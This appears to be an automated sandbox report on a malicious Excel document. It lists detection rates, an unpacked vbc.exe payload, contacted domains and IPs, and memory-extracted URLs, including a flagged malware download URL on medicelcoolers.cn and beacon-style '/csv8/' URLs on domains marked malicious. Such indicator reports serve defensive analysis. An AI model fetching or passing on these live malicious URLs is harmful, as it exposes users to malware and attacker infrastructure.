
Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Doc_37584567499454.xlsx	24%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
epicmassiveconcepts.com	5%	Virustotal		Browse
www.alparmuhendislik.com	0%	Virustotal		Browse
medicelcoolers.cn	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://medicelcoolers.cn/file2.exe	100%	Avira URL Cloud	malware	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.brainandbodystrengthcoach.com/csv8/?l48tdRq0=4rzgp1jcc8l4Wxs4KztLQnvubqNqMY/2ozhXYXCY6yGJDbul1z8E6+SozVJniMc1Iz21RA==&RF=fra8	0%	Avira URL Cloud	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://www.soundon.events/csv8/?l48tdRq0=f1zFyjN0EmLviNF8fKKCz7YQnzvARTiViS3XLvwk6t41gXJpQ0SRSkWjGn1VRBwYOzEhaA==&RF=fra8	0%	Avira URL Cloud	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.alparmuhendislik.com/csv8/?l48tdRq0=qrM/jq4LcG9rGmd8GV9Oj1wgtu+joIliSWn3/swEVCZ8jKRp1GYmoG9veOaFoBSGv/vRuA==&RF=fra8	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
s.multiscreensite.com	100.24.208.97	true	false		high
epicmassiveconcepts.com	34.102.136.180	true	true	• 5%, Virustotal, Browse	unknown
dualstack.appdrag-883352178.eu-west-1.elb.amazonaws.com	52.209.107.24	true	false		high
www.alparmuhendislik.com	23.105.124.225	true	true	• 0%, Virustotal, Browse	unknown
medicelcoolers.cn	185.26.106.165	true	true	• 8%, Virustotal, Browse	unknown
ext-cust.squarespace.com	198.185.159.144	true	false		high
brainandbodystrengthcoach.com	34.102.136.180	true	true		unknown
www.stattests.com	unknown	unknown	true		unknown
www.1033325.com	unknown	unknown	true		unknown
www.brainandbodystrengthcoach.com	unknown	unknown	true		unknown
www.soundon.events	unknown	unknown	true		unknown
www.gourmetgroceriesfast.com	unknown	unknown	true		unknown
www.arb-invest.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.epicmassiveconcepts.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://medicelcoolers.cn/file2.exe	true	• Avira URL Cloud: malware	unknown
http://www.brainandbodystrengthcoach.com/csv8/?l48tdRq0=4rzgp1jcc8l4Wxs4KztLQnvubqNqMY/2ozhXYXCY6yGJDbul1z8E6+SozVJniMc1Iz21RA==&RF=fra8	true	• Avira URL Cloud: safe	unknown
http://www.soundon.events/csv8/?l48tdRq0=f1zFyjN0EmLviNF8fKKCz7YQnzvARTiViS3XLvwk6t41gXJpQ0SRSkWjGn1VRBwYOzEhaA==&RF=fra8	true	• Avira URL Cloud: safe	unknown
http://www.alparmuhendislik.com/csv8/?l48tdRq0=qrM/jq4LcG9rGmd8GV9Oj1wgtu+jolliSWn3/swEVCZ8jKRp1GYmoG9veOaFoBSGv/vRuA==&RF=fra8	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.sogou.com/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://%s.com	explorer.exe, 0000000B.00000000 0.2200635919.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.218 1185333.000000000273B000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 0000000B.00000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://suche.t-online.de/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 0000000B.0000000 0.2196199008.000000000839A000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.univision.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 0000000B.0000000 0.2200635919.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.espn.go.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
